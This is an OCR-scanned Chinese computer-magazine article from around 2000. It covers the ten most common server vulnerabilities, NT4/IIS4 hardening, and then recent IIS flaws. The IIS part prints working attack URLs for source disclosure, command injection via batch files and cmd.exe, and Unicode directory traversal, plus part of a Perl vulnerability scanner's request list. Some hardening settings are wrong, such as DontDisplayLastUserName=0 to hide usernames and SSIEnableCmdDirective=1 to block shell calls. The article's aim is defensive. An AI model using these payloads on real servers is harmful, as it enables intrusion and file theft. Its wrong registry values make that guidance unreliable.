通过因特网的成功入侵的例子大部分都来自漏洞的自身存在,黑客攻击所通常采用的手法就是先用扫描工具扫描要攻击的目标存在的漏洞,少量的软件漏洞对应绝大多数成功的攻击是因为攻击者都是机会主义者——他们采用最简单最方便的方法。他们用最有效最广泛使用的工具来攻击最著名的漏洞。这里揭露世界上最著名的十大安全漏洞,并提出一些防范的建议。

1. BIND 程序存在的问题:利用 `nxt`, `qinv`, `in.named` 可直接得到 `root` 权限。

BIND(Berkeley Internet Name Domain) 软件包是域名服务(DNS)的一个应用最广泛的实现软件——我们所有人都通过它来定位 Internet 上的系统,只需知道域名(如 `www.sans.org`)而不用知道 IP 地址,由此可体会它的重要性——这使它成为最受欢迎的攻击目标。

比较典型的 BIND 攻击的例子是,入侵者抹掉系统记录,安装工具获得管理员级别的访问。然后编译安装 IRC 工具和网络扫描工具,用它们扫描更多的 B 类网络,找到其他使用有漏洞版本的 BIND 的域名服务器。只需几分

钟,他们就可以攻入成千上百个远程系统,甚至取得更多的入侵成果。

这种混乱的场面说明,在 Internet 上广泛应用的服务上,如 DNS 服务,软件中一个很小的漏洞都是非常可怕的。

更正建议:

A、取消所有非授权作为 DNS 服务器的机器上的 BIND 后台进程(`named`)。一些专家还建议删掉这些 DNS 软件。

B、把授权作为 DNS 服务器的软件升级到最新版本,加入最新补丁(到 2000 年 5 月 22 日为止,最新版本为 8.2.2,patch5)。

C、以非特权用户身份运行 BIND,以便将来受到远程攻击时得到保护(但是,必须以 `root` 身份运行程序才能配置使用低于 1024 端口 - 如 DNS 要求的 53,因此你必须配置 BIND 在绑定到指定端口后改变用户身份)。

D、在 `chroot()` 过的目录中运行 BIND,以便将来受到远程攻击时得到保护。

2. 在 Web 服务器上安装的有漏洞的 CGI 程序和应用扩展(如 `ColdFusion`)。

大部分 Web 服务器支持 CGI(Common Gateway Interface)程序以提供 Web 页面的交

· Pc friend ·

互功能,如数据采集和检验。很多 Web 服务器缺省安装了 CGI 例子程序。很不幸,很多 CGI 程序并没有考虑到它们有可能被滥用去执行恶意指令。入侵者选择 CGI 程序作为攻击目标主要是因为它们容易定位,并以同 Web 服务器相同的权限运行。入侵者利用有漏洞的 CGI 程序破坏主页,盗窃信用卡信息,安装后门,以利于将来即使 CGI 程序被修补好仍然可以入侵。

受影响的系统:所有的 Web 服务器。

更正建议:

A、不要以 ROOT 身份运行 Web 服务器。

B、去掉 BIN 目录下的 CGI 脚本解释器。

C、删掉不安全的 CGI 脚本。

D、编写安全的 CGI 脚本。

E、不需要 CGI 的 Web 服务器上不配置 CGI 支持。

F、在 chroot() 过的环境中运行 Web 服务器,以便保护机器防止其他不断发现的漏洞。

3. RPC(Remote Procedure Call) 中 rpc.ttdbserverd(ToolTalk)、rpc.cmsd(Calendar Manager)和 rpc.statd 可以直接获得 root 权限。

远程过程调用(RPC)允许一台计算机上的程序去执行另一台计算机上的程序,它们广泛应用在各种网络服务中,如文件共享服务 NFS。有很多漏洞是 RPC 本身的缺陷导致的,它们正不停地涌现出来。有很明显的证据表明,1999 年末 2000 年初大规模的分布式拒绝服务攻击中,很多被作为攻击跳板的牺牲品就是因为存在 RPC 漏洞。在 Solar Sunrise 事件期间,对美国陆军广为人知的成功攻击就是因为数百台国防部的系统中找到了一个 RPC 漏洞。

受影响的系统:多数 UNIX 和 Linux 系统

更正建议:

A、如果可能的话,关掉和/或删除那些可以从 Internet 上直接访问到的服务。

B、对于必须运行的,安装最新的补丁。在供应商的补丁数据库中找 tooltalk 的补丁程序,并立刻安装。

4. 微软 IIS 中存在的 RDS 安全漏洞

微软的 IIS(Internet Information Server)是用在微软 WindowsNT 和 Windows2000 服务器上的 Web 服务软件。在 IIS 的远程数据服务(RDS)中的编程缺陷可被恶意用户利用,用来远程执行管理员级别的命令。一些参与制定十大威胁列表的专家认为,IIS 的其他漏洞,如 HTR 文件,至少同 RDS 漏洞一样严重。当使用 IIS 的组织安装或升级 RDS 漏洞补丁的时候,应当采取谨慎的态度,同时安装和升级所有已知的 IIS 安全缺陷的补丁程序。

受影响的系统:使用 IIS 的 Microsoft Windows NT 系统。

更正建议:

A、使用用户自己的处理程序,并删掉注册表中 VBBusObj 的索引项:

```
HKEY_LOCAL_MACHINE\System/CurrentControlSet/Services/W3SVC/Parameters/ADCLau
```

```
nch/VbBusObj.VbBusObjCls
```

B、参考微软公布的信息,去掉服务或更正 RDS 漏洞以及其他 IIS 的安全问题。

5. Sendmail 缓冲区溢出问题:pipe 攻击和 MIMI 缓冲区溢出都可以直接得到 root 权限。

在大多数 Unix 和 Linux 系统中用 Sendmail 程序发送、接收和转发电子邮件。Sendmail 的广泛应用使它成为攻击者选取的主要目标。这些年来发现了很多漏洞,最早的是 1988 年 CERT/CC 发布的一个建议文件。最常见的漏洞之一是,攻击者发送一封处理过的邮件但运行 Sendmail 的机器,Sendmail 把邮件,作为指令读出执行,使目标机器把本机上的口令文件发送到攻击者的机器上(或其他被侵入

的机器),然后破解口令。

受影响的系统:多数 Unix 和 Linux 系统。

更正建议:

A、升级 Sendmail 到最新版本并/或修补它。

B、在既不是邮件服务器也不作邮件转发的机器上,不用以后台进程模式运行 Sendmail (关掉 -bd 选项)。

6. sadmind and mountd 问题。

Sadmind 用于 Solaris 系统的远程管理访问,提供图形化的系统管理功能。Mountd 控制管理 Unix 主机上 NFS 的加载点。这些应用程序的缓冲区溢出攻击可以让攻击者得到 root 权限。

受影响的系统:多数 Unix 和 Linux 系统

Sadmind:仅仅 Solaris 系统

更正建议:

A、如果可能的话,关掉和/或删除那些可以从 Internet 上直接访问到的服务。

B、对于必须运行的,安装最新的补丁。

7. 通过 NetBIOS 协议和 Windows NT 135 - \) 139 端口 (Windows2000 下是 445) 或 Unix NFS 在 2049 端口给出的 Macintosh Web 共享或 AppleShare/IP 在 80、427 和 548 端口给出的等等全局共享和不正确的信息共享。

这些服务允许在网络上共享文件。但如果配置不正确,它们会暴露重要的系统文件或给出整个文件系统的完全控制权到网络上的任何一台机器上。很多计算机的主人或管理员,为了提高数据访问的方便性而利用这些服务,使他们的文件系统可读写。如一个政府机关计算机管理员在开发任务计划软件时,使他们的文件全局可读,以方便政府的其他部门访问,没过两天,就有人发现了这些共享并偷走了整个任务计划软件。

当在 Windows 系统中实现文件共享时,产生的问题就不单单是信息窃贼,还有某些特

定类型感染极快的病毒。最近发现的一个叫做 911 的蠕虫病毒利用 Window95 和 Windows98 的文件共享来传播,使被感染的机器通过连在它上面的调制解调器拨打 911 电话。Macintosh 计算机的文件共享漏洞也存在同样的问题。同样,NetBIOS 机制在允许 Windows 文件共享的同时,也常常会给出 NT 系统的敏感系统信息。

用户和组信息(用户名、最后登陆时间、口令策略、RAS 信息),系统信息和一些注册表中的键值都可以通过建立在 NetBIOS 连接服务上的空任务连接“null session”被访问到。针对 NT 目标系统,这些信息常被用作口令猜测或暴力口令攻击的基础。

受影响的系统: Unix, Windows, 和 Macintosh 系统。

更正建议:

A、共享加载的设备时,一定要保证只共享必须的子目录。

B、因为 DNS 名称可能伪造,为了更好的安全性,只对指定的 IP 地址提供共享。

C、对于 Windows 系统,要保证所有的共享都采用了很难破解的口令。

D、对于 Windows NT 系统,禁止利用空任务连接为匿名用户提供用户、组、系统配置和注册表键值信息。

8. 用户,尤其是超级用户或系统管理员 (root/administrator),没有口令或口令很弱。

一些系统带有“demo”或“guest”等无口令或广为人知的缺省口令的用户。服务人员一般给你装完系统后,把超级用户口令设为空;一些数据库系统的管理员帐号一般在安装时设为缺省口令。另外,繁忙的系统管理员常常选择非常容易被猜到的系统口令(“love”, “money”, “wizard”是最常见的),或者就使用空口令。缺省的口令让攻击者可以毫不费力地访问系统。很多攻击者先尝试缺省口令,然后

· Pc friend ·

猜口令,最后才用其他更复杂的方法。攻击者拿到一般用户权限后可以让他们进入防火墙或目标机器,一旦进入,很多攻击者就能够利用各种各样的系统漏洞得到超级用户或管理员权限。

受影响的系统:所有系统。

更正建议:

A、建立可接受的口令策略,包括分派负责和周期性检验口令质量,要保证高级领导也不例外。要求的策略也包括把计算机连入 Internet 前改变所有缺省口令,对不合作者给予实质性的处罚。

B、在创建口令时执行检查功能。

For UNIX: Npasswd, <http://www.utexas.edu/cc/unix/software/npasswd>

For Windows NT: <http://support.microsoft.com/support/kb/articles/Q161/9/90.asp>

C、强制使口令周期性过期(at a frequency established in your security policy)。

D、保持口令历史记录,使用户不能循环使用旧口令。

9. IMAP 和 POP 缓冲区溢出漏洞或不正确的配置。

IMAP 和 POP 是最流行的远程邮件存取协议,允许用户从内部和外部网络访问他们的邮件帐户。这些服务的“开放性访问”本质上决定了它们特别脆弱,因为开放使它们即使在防火墙之内也允许外部的电子邮件存取。攻击者利用 IMAP 或 POP 漏洞攻击常常能直接获得 root 级别的控制权。

受影响的系统:多数 UNIX 和 Linux 系统。

更正建议:

A、在不提供邮件服务的机器上取消这些服务。

B、使用最新的补丁和版本。

资料可在如下地址找到:

<http://www.cert.org/advisories/CA->

98.09.imapd.html

<http://www.cert.org/advisories/CA->

98.08.qpopper_vul.html

<http://www.cert.org/advisories/CA->

97.09.imap_pop.html

C、一些专家也建议用 TCP Wrapper 类软件控制对这些服务的访问,同时用 SSH 和 SSL 等加密信道以保护口令。

10. 缺省的 SNMP 口令 (community strings) 被设为“public”和“private”。

简单网络管理协议(SNMP)被网络管理员广泛使用,从路由器到打印机到计算机,所有连入网络中的设备都可以通过它来监控和管理。SNMP 使用未加密的口令 (community strings) 作为认证的惟一机制。缺少加密已经够糟糕的了,同时绝大多数 SNMP 设备的缺省口令为“public”,少数“聪明”一点的网络设备供应商把口令改为了“private”。攻击者可以利用 SNMP 的这个漏洞远程重新配置或关掉设备。监听 SNMP 流量可以暴露你网络的大部分细节,包括系统和连入的设备。入侵者用这些信息来找出攻击目标和规划攻击。

受影响的系统:所有系统和网络设备。

更正建议:

A、如果你不是绝对需要 SNMP,关掉它。

B、如果你使用 SNMP,就要采用同本安全列表中的第 8 个问题中针对口令一样的安全策略。

C、用 SNMPWALK 验证和检查口令。

D、如果可能,把 MIB 设为只读。

在本文中,我们列出那些常被探测和攻击的漏洞。防范这些漏洞是边界安全的最小需求,而不是复杂的防火墙规范表。如果你想更好地管理一个网络,更好的规则是阻塞掉所有未用端口。即使你认为这些端口已经被阻塞掉



了,你也要经常监控它们以便检测到入侵尝试。阻塞掉下面列表中的某些端口可能会取消必须的服务。在执行下面的建议时请考虑它们的潜在影响。

(1)阻塞“伪造”地址——那些从你公司外部地址来的报文却声称内部地址或专网地址,同时阻塞源路由报文。

(2)登录服务——telnet(23/tcp),SSH(22/tcp),FTP(21/tcp),NetBIOS(139/tcp),rlogin(512/tcp到514/tcp)等等。

(3)RPC和NFS——portmap/rpcbind(111/tcp和111/udp),NFS(2049/tcp和2049/udp),lockd(4045/tcp和4045/udp)。

(4)Windows NT下的NetBIOS——135(tcp和udp),137(udp),139(tcp)。Windows 2000——这些端口再加上445(tcp和udp)。

(5)X Windows——从6000/tcp到6255/tcp。

(6)名字服务——所有不是DNS服务器的机器上的DNS(53/udp),DNS zone transfers(53/tcp) except from external sec-

ondaries,LDAP(389/tcp和389/udp)。

(7)邮件——所有不作外部邮件转发的机器上的SMTP(25/tcp),POP(109/tcp和110/tcp),IMAP(143/tcp)。

(8)主页——除了外部Web服务器上的Http(80/tcp)和SSL(443/tcp),你也许同时需要阻塞常用的其他高端的Http端口(8000/tcp,8080/tcp,8888/tcp,etc.)。

(9)“Small Services”——低于20/tcp和20/udp的端口,time(37/tcp和37/udp)。

(10)其他——TFTP(69/udp),finger(79/tcp),NNTP(119/tcp),NTP(123/tcp),LPD(515/tcp),syslog(514/udp),SNMP(161/tcp和161/udp,162/tcp和162/udp),BGP(179/tcp),SOCKS(1080/tcp)。

(11)ICMP——阻塞收到的回应请求(Ping命令和Windows系统下的Traceroute命令),阻塞发出回应应答消息,超时消息和不可达消息。

我们该为漏洞百出的 NT做些什么

如何配置一台NT对大家来说不是一件很困难的事,可是要配置一台安全性高的NT可就不那么容易了。作为一个好的系统管理人员,一定要学会怎么让你手中的NT 4达到微软所说的C2级。下面的几点可以作为借

鉴:

* 最重要的一点,经常看看一些安全站点,使用最新的Service Pack,并时常打一些微软发布的小补丁。

* 硬盘最好Format成NTFS格式,如果

· Pc friend ·

你现在使用的是 FAT 的文件格式,赶快用 convert.exe 转换成 NTFS 格式吧。

* 关闭 NTFS 的 8.3 格式文件识别,这需要在 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\FileSystem 中将 NtfsDisable8dot3NameCreation 的值设为“1”。

* 系统启动的等待时间设置为 0 秒,控制面板→系统→启动/关闭,然后将列表显示的默认值“30”改为“0”。

* 将你的 Web 服务器设置为独立的服务器,减少能登陆到你的服务器的用户,也能提高不少安全级别。

* Remove 你 NT 服务器上的其他系统 OS/2, Linux……以免他人从别的系统上修改你的 NT 系统。

* 删除你的网络共享。你可以使用这样的命令 net share /d,那些为了管理而设置的共享就必须通过修改注册表的方法实现了, HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Services\LanmanServer\Parameters 的 AutoShareServer 设置为 0。

* 严格审核 Success/Failed Logon/Logoff 日志,修改办法:域用户管理器→规则→审核。

* 隐藏上次登陆用户名,修改注册表 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\Current Version\Winlogon 中的 DontDisplayLastUserName 改为 0。

* 在你的 logon 对话框中把“Shutdown”按钮移走,修改注册表 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\Current Version\Winlogon 中的 ShutdownWithoutLogon 改为 0。

* 设定用户的口令长度,一般可以设到 9 位,密码位数到了这个数字再被猜出的可能性就很小了;

关闭 Guest 帐号,将 Administrator 帐号改名,并为管理员设置一个强壮的口令。

* Windows NT 有这样一个特征,它允许未认证的用户进入网络列举域内用户,如果你要禁止这个功能,请修改 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\LSA 中的 RestrictAnonymous,将它的值改为 1。

* 只有管理员能分配打印机和盘符,要完成这个功能必须使用 Windows NT Resource Kit 中的一个工具 C2Config 才可以完成。

* 注册表允许远程修改,这么做是危险的,最好禁止,但这样也许会给你带来些许的不方便,自己权衡一下吧。

* 最好不要绑定 NetBIOS 服务,以免被人使用 Nbtstat 等工具取得服务器的信息。

* 禁止 IP 转发,设置办法:控制面板→网络→协议→TCP/IP 协议→属性,使这个选框为空。

* 配置 TCP/IP 过滤,这样做你可能有很多服务被禁止,但可以减少许多不必要的麻烦。具体配置的方法是:控制面板→网络→协议→TCP/IP 协议→属性→高级→启用安全机制→配置。你可以这样配置:TCP Ports 80 和 443(SSL 的端口);不允许 UDP 端口;IP 协议 6,这是一个典型的安全配置,推荐使用。但是,一定要知道你必须的其他服务的端口号并开启它,不然你的服务也就被禁止了。

* 不妨运行一下 SYSKEY 程序,加密你的帐号数据库。

* 把一些工具从你的 NT 目录中转移到一个安全的目录,例如:cmd.exe, net.exe, telnet.exe, ftp.exe……

这些就是 NT 4 的一些安全配置,如果你对你的服务器安全有较高的要求,这可以作为

一个借鉴,也许我还遗忘了一些什么,希望大家能及时和我联系(adam@chinaasp.com)。

下面,我再谈谈 NT 4 的搭档 IIS 4.0 的一些安全配置方法。

* 首先是安装一个能满足你需要的最小的 IIS。

* 设置正确的 Server 访问控制权限。
.EXE, .CGI, .DLL, .CMD, .PL 权限设置 Everyone (X), Administrators (Full Control), System (Full Control). ASP 的权限设置 Everyone (X), Administrators (Full Control), System (Full Control) .INC, .SHTML, .SHTM 的权限设置 Everyone (X), Administrators (Full Control), System (Full Control) .HTML, .GIF, .JPEG 的权限设置 Everyone (R), Administrators (Full Control), System (Full Control)。

* 正确设置虚拟目录,建议把默认安装后的那些虚拟目录删除 IIS——c:\inetpub\i-issamples, IIS SDK——c:\inetpub\iissamples\sdk, Admin Scripts——c:\inetpub\AdminScripts, Data access——c:\Program Files\Common Files\System\msadc\Samples, 这些目录将给你的系统带来不必要的麻烦。

* 正确设置 IIS 日志访问权限, ACL: Administrators (Full Control), System (Full Control)。

* 适当地设置 IP 拒绝访问列表,防止有些讨厌的家伙攻击你的 Server。

* 设置并使用 Secure Sockets Layer

* 删除一些你用不上的组件, regedit XXX.dll /u。

* 删除这个虚拟目录 IISADMPWD,因为它允许你重新设置你的管理员口令,实在是比较危险,还是不要的好。

* 删除一些不必要的 Script Mapping, 像 .htr, .idc, .shtm, .stm, .shtml, 都可以在 IIS 服务管理器删除。

* 禁止 RDS 的支持,因为最近发现了一个它的 bug,所以最好还是禁用的好。禁用办法:删除注册表中这三个键, HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\W3SVC\Parameters\ADCLaunch\ RDS\Server.DataFactory; HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\W3SVC\Parameters\ADCLaunch\ AdvancedDataFactory ; HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\W3SVC\Parameters\ADCLaunch\ VbBusObj.VbBusObjCls。

* 使用 IIS 登陆日志,每天记录客户 IP 地址,用户名,服务器端口,方法,URI 字根,HTTP 状态,用户代理。

* 在你的 ASP 页面中加入对<FORM>输入的检测,避免恶意的攻击者输入一些管道符从而破坏你的机器。

* 禁止“Parent Paths”,也就是不让别人用“..”来访问你的上一层目录,设置办法:站点属性→主目录→配置→应用程序选项→启用上层目录,将它 Disable 就可以了。

* HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\W3SVC\Parameters 的 SSIEnableCmdDirective 设置为 1,禁止远程调用 command shell。

请注意:请你在修改注册表之前对你的注册表做好备份,以防出现异常情况的时候可以恢复。

最新 IIS 安全漏洞 **大** 扫描

当那些网站开发者为微软的网络应用程序开发精品 ASP 以其灵活、简单、实用、强大的特性而欢呼的时候,同时也预示着一些灾难的来临,其本身的一些缺陷、漏洞也日益严重地威胁着所有的网站管理者。随着网络以前所未有的速度发展,在很多网络公司看来,ASP 已经到了发展自己的绝好时机。ASP 果真是伸手可摘的熟果,还是漏洞百出的空中楼阁?

令人难以相信的是,通过 IIS,可能可以很方便地入侵 Web Server、窃取服务器上的文件、捕获 Web 数据库等系统的用户口令,甚至恶意删除服务器上的文件,直至造成系统损坏。这些都决非耸人听闻,而是都确实实发生过。虽然微软的操作系统程序规范的接口、分明的层次结构、程序中拥有数学中那种严密的逻辑思维的美,但它的系统漏洞越来越受到人们的质疑,并由此在 IT 界赢得了“补丁大王”的称号。2000 年 10 月 26 日漏洞攻击导致被黑成为微软永远的痛,因特网的脆弱性再一次引起了人们的高度重视。下面的最新 IIS 漏洞将告诉你,漏洞攻击,时刻在复制着网络安全的恶梦。这里需要说明的是,本文的主要目的是给 Webmaster 提供一些防范意见,严禁用于非法途径,否则后果自负。

1. 最新的 IIS 安全补丁不足以抵御 DOS 攻击


当前,网站已成为了一种有效的商业手段,未建立自家网站的商家已寥寥无几。开放

网上门户的首要步骤就是注册域名。商家对网站寄予了厚望,迫切需要他们的 Internet 门面开张待客。由此我们也就理解,为什么网站经理们对 DOS 攻击大为懊恼了。当 2000 年 5 月 11 日底层安全系统研究(USSR)组织公布了一个安全漏洞、且微软相继发布了相应的安全补丁后,网站经理们焦虑不安地下载了这一最安全包以防御最新的 DOS 攻击。

问题是,最初发布的补丁文件是不完整的,而且在某些情况下,该补丁完全无法防御 USSR 发布的攻击手段,无法保证 Web 服务器的安全。更糟糕的是,在微软发布安全补丁的同时,USSR 发布了可利用 IIS 服务器安全漏洞的可执行程序,这使得那些恶意用户在你安装了微软推荐的安全补丁后仍能攻击你的服务器。

当前的安全漏洞主要存在于 Microsoft's Internet Information Server(微软的 Internet 信息服务器)的第 4 版和第 5 版。USSR 起初于今年的 4 月 15 日向微软报告了一项 DOS 攻击手段。微软于 5 月 11 日发布了针对该问题的安全补丁。在对该安全补丁进行验证的过程中,BugNet 发现仅安装这一补丁并不能够解决所有问题。

该攻击手段为在一个 URL 中增加一个畸形的数据扩展项,这将导致 IIS 服务器的 CPU 使用率骤然升至 100%,由此导致 IIS 降低或完全丧失处理服务请求的能力。该攻击手段并未向恶意用户提供访问重要数据的权限,也没



有提供此类用户访问 IIS 服务器管理功能的权限。微软称：“该攻击利用了 IIS 处理文件扩展的方法。它通过提供一个带有特定畸形扩展的 URL，致使处理 URL 的算法无效运行。最坏的情况下，此项任务将完全占用 CPU，大大延迟了服务器对正常服务请求的响应。”

安装微软安全公告牌上所介绍的安全补丁时，BugNet 发现它对 IIS 4 和 IIS 5 的此类攻击没有任何保护作用。IIS 服务器的 CPU 利用率仍高达 100%，且服务器请求会出现延迟以至最终超时。在对微软的产品进行研究后发现，USSR 发布的攻击工具实际利用了 IIS 的两个不同的安全漏洞。换句话说，该工具对两个不同的问题进行了测试，所以如果你只安装了其中一个补丁，那么当运行 USSR 攻击程序时仍会遇到 DOS 问题。

2. 远程用户在 Web 服务器上执行所有命令的漏洞

10 月 20 日，微软公司宣布，该公司的 Web 服务器产品“Internet Information Server 4.0/5.0(以下简称 IIS)”中存在着安全性漏洞。当用户输入某些特定字符串的 URL 时，该漏洞有可能允许用户在服务器上进行诸如删除及变更文件等操作。解决对策是使用补丁模块(Patch File)。如果使用用来堵塞其他安全性漏洞而发布的模块时，也可以同时堵塞此次公布的安全性漏洞。该补丁软件已经在美国微软的英文网站上公布，同时还准备了可以适用于日语版的补丁模块。Web 服务器的管理员最好立即安装该补丁软件。

据说此次的安全性漏洞，允许远程用户在 Web 服务器上执行所有的命令。当远程用户从 Web 浏览器等输入特定字符串的 URL 以后，可以与本地用户一样登录到服务器上，并且可以执行命令及操作文件。远程用户不仅可以使用公开文件夹(例如“Inet Pub”)，还可以访问保存到与公开文件夹相同的驱动器上的

所有文件。

远程用户可以使用嵌入 Windows NT/2000 的帐号“IUSER_机器名”的权限，执行命令及访问文件。“IUSER_机器名”是供访问 IIS 的用户浏览 Web 网页时所需要的帐号。在一般情况下，由于“IUSER_机器名”是为“Everyone 集团”及“User 集团”成员而设置的，因此绝大部分的文件及文件夹都可以被访问。

3. IIS 5.0 %3F+.htr 文件泄漏洞

该漏洞的公布时间是 2001 年 1 月 10 日，受影响的系统包括 Microsoft IIS 5.0 (已经安装了 Q267559 补丁)。这个漏洞的致命处在于，如果我们发送一个特殊的 GET 请求，将会导致 IIS 5.0 泄露大多类型的 CGI 文件内容。

例如，使用下列 URL：

http://TARGETIIS/scripts/test.pl%3F+.htr 将会导致泄露 /scripts/test.pl 的内容。

注意：并不是执行这个 CGI 程序。

目前来说还没有很好的解决办法，看来只有祈祷微软快点把补丁做出来。不过你可以删除 HTR 映射，这也是一个不是办法的办法。

4. IIS CGI 文件名检查漏洞

NSFOCUS 安全小组发现微软 IIS 4.0/5.0 在处理 CGI 程序文件名时存在一个安全漏洞，攻击者可能利用这个漏洞查看系统文件或者执行任意系统命令。

Microsoft IIS 4.0/5.0 在处理 CGI 程序(.exe, .pl, .php 等等)时，对用户请求的 CGI 程序名没有做完整的安全检查。如果文件名中包含一个特殊字符，可能导致 IIS 错误地打开或者执行文件。

漏洞测试：

1. 如果用户构造一个特殊的 Http 请求，要求 IIS 执行一个可执行目录下的“.exe”或者“.com”后缀结尾的程序，IIS 会试图加载这个

· Pc friend ·

程序,加载时会首先检查这个文件是否存在以及此文件的类型。攻击者通过在文件名中添加一个特殊字符 - 双引号,导致加载程序错误地检查了另外一个不同的文件。如果此文件满足以下条件:

- (1) 此文件存在
- (2) 此文件是一个批处理文件(“.bat”文件)或者“.cmd”文件
- (3) 文件是一个大于零字节的纯文本文件

IIS 会自动调用“cmd.exe”对其进行解释。初始文件名的其他部分被当作批处理文件的参数传递给“cmd.exe”,攻击者可以使用“&”等符号来执行任意命令。

2. 如果系统中安装了一些脚本解释器 (php.exe, perl.exe 等等) 以及映射,当用户要求执行对应的 CGI 脚本程序 (.php3, .pl 等等) 时, IIS 会将用户提供的文件名交给脚本解释器解释。如果攻击者在文件中使用某些特殊字符,将使该解释器打开一个 Web 目录以外的文件,依赖于解释器的处理方式,攻击者可能获取文件的部分或者全部内容。

漏洞测试:

1. 执行任意命令。

在一个可执行目录下创建一个批处理文件: test.bat。它的内容可以是任意的,例如:“abc”。提交下列 URL:

http://site/scripts/test.bat“ + & + dir + c : / + .exe (IIS 5.0)

或者:

http://site/scripts/test.bat“ + & + dir + c : / + .com (IIS 5.0)

将会得到 C:\目录的列表。

由于 IIS 会在可执行文件名前后增加一个双引号,因此,在交给“CMD.exe”执行的时候就类似下列格式:

CMD.exe “D:\interpub\scripts\test.bat”

& dir C: / .exe”

因此攻击者可能以 IUSER_machinename 用户的身份执行任意命令,而且并不要求可执行虚拟目录与“WINNT\system32\CMD.exe”在同一个驱动器上。对于 IIS 4.0 <SP6 以及那些打了 MS00-057 中补丁的 IIS 4.0/5.0,可以使用下列 URL:

http://site/scripts/test.bat“ + ”& + dir + c: / + .exe

对于 IIS 4.0 + SP6/SP6a, 可以结合“%c1%1c”的漏洞:

http://site/scripts/test.bat“ + ” + & + dir + c: / + /.. %c1%1c.. %c1%1c.. %c1%1c .. %c1%1cwinnt/system32/route.exe

(“winnt/system32/route.exe”可以用任意一个存在的可执行程序 .com/.exe 名代替)

注意:将要执行的命令放到参数部分也是可以的,例如:

http://site/scripts/a.bat“ + ” .exe? + & + dir


微软开始提供的补丁没有考虑这一情况,我们推荐您尽快使用微软重新发布的新补丁。

尽管缺省情况下 IIS 的可执行目录中并不包含批处理文件,但是攻击者仍然有可能利用此漏洞。考虑以下两种情况:

(1) 如果系统管理员安装了某个 CGI 应用程序,允许用户在可执行目录下创建文件。例如某些计数器程序,允许用户创建自己的数据文件,尽管用户不能控制数据文件的内容,但是可以指定其文件名。因此攻击者就可以利用这个漏洞来执行命令。

(2) MSSQL 或者 Perl 软件包都自带一些批处理文件。如果系统管理员安装了 MSSQL 或者 Perl,并且与 IIS 某个虚拟可执行目录在同一个驱动器,那么攻击者也结合“%c1%1c”的漏洞来进行攻击。

(参见 NSFOCUS 安全公告 SA2000-06:



<http://www.nsfocus.com/sa-06.htm>)

例如: MSSQL7 缺省安装后, 其 \install 目录下会有两个批处理文件:

D: \mssql7\install\pubimage.bat

D: \mssql7\install\pubtext.bat

(假设 MSSQL7 装在 D: \)

如果 IIS 的“\scripts”目录也被映射到“D: \interpub\scripts”, 那么使用如下的 URL 也可以执行任意命令:

```
http://site/scripts/..%c1%1c../..%c1%1c../mssql7/install/pubtext.bat + & + dir + c: \ + .exe
```

另外, 如果网站允许用户上传“.bat”或者“.cmd”后缀的文件, 同样可能遭受此种攻击。

2. 泄漏文件内容。

如果系统安装了 php.exe (PHP3), 攻击者可能看到某些 Web 目录以外的文件:

```
http://target/“./.”./winnt/win.ini%20.php3
```

临时解决方法:

(1) 确保没有不必要的批处理文件和“.cmd”文件, 并保证批处理文件和“.cmd”文件不与任何的虚拟可执行目录在同一个驱动器上

(2) 设置 CMD.exe 的访问权限, 禁止 guests 组访问 CMD.exe

5. IIS 4.0/5.0 unicode 解码漏洞

自从荷兰黑客 2000 年 11 月 3 日利用 IIS Bug 漏洞 (俗称 Unicode bug) 攻入了微软的 Web 服务器之后, 目前在超过 400 万家网站中使用的微软 IIS 网页服务器的管理员们都陷入了恐慌。这一漏洞可能使得具有特殊网址的用户能够在网站内读取档案, 或者执行服务器的程式。事实上, 这个危险的漏洞已经使得入侵者可以利用特殊的 URL 网址来获取网页服务器中的任何文件。更有甚者, 如果一个聪明的入侵者在 URL 加入特别的设计, 就可

能突破防火墙或 IDS 来获取文件, 最终将可以察看网页服务器内存储的任何文件。下面提供一个可以扫描 IIS Unicode 漏洞的 Perl 原始码, 仅供参考。

iis-unicode.pl 程式如下 (运行在 windows9x 系统下的 perl 平台):

```
@scripts_w = (
  "GET /_yti_inf.html HTTP/1.0\n\n",
  "GET /_yti_pvt/service.pwd HTTP/1.0\n\n",
  "GET /_yti_pvt/users.pwd HTTP/1.0\n\n",
  "GET /_yti_pvt/authors.pwd HTTP/1.0\n\n",
  "GET /_yti_pvt/administrators.pwd HTTP/1.0\n\n",
  "GET /_yti_bin/shtml.dll HTTP/1.0\n\n",
  "GET /_yti_bin/shtml.exe HTTP/1.0\n\n",
  "GET /cgi-dos/args.bat HTTP/1.0\n\n",
  "GET /cgi-win/uploader.exe HTTP/1.0\n\n",
  "GET /cgi-bin/rguest.exe HTTP/1.0\n\n",
  "GET /cgi-bin/wguest.exe HTTP/1.0\n\n",
  "GET /scripts/issadmin/bdir.htr HTTP/1.0\n\n",
  "GET /scripts/CGImail.exe HTTP/1.0\n\n",
  "GET /scripts/tools/newdsn.exe HTTP/1.0\n\n",
  "GET /scripts/fpcount.exe HTTP/1.0\n\n",
  "GET /cfdocs/expelval/openfile.cfm
```

· Pc friend ·

```


HTTP/1.0\n\n",
    "GET /cfdocs/expelval/exprcalc.cfm
HTTP/1.0\n\n",
    "GET /cfdocs/expelval/displayopenedfile
.cfm HTTP/1.0\n\n",
    "GET /cfdocs/expelval/sendmail.cfm
HTTP/1.0\n\n",
    "GET /iissamples/exair/howitworks/
codebrws.asp HTTP/1.0\n\n",
    "GET /iissamples/sdk/asp/docs/code-
brws.asp HTTP/1.0\n\n",
    "GET /msads/Samples/SELECTOR/
showcode.asp HTTP/1.0\n\n",
    "GET /search97.vts HTTP/1.0\n\n",
    "GET /carbo.dll HTTP/1.0\n\n",
    "GET /scripts/..%c1%1c../winnt/
system32/cmd.exe?/c+dir\n\n",
    "GET /scripts/..%c1%9c../winnt/
system32/cmd.exe?/c+dir\n\n",
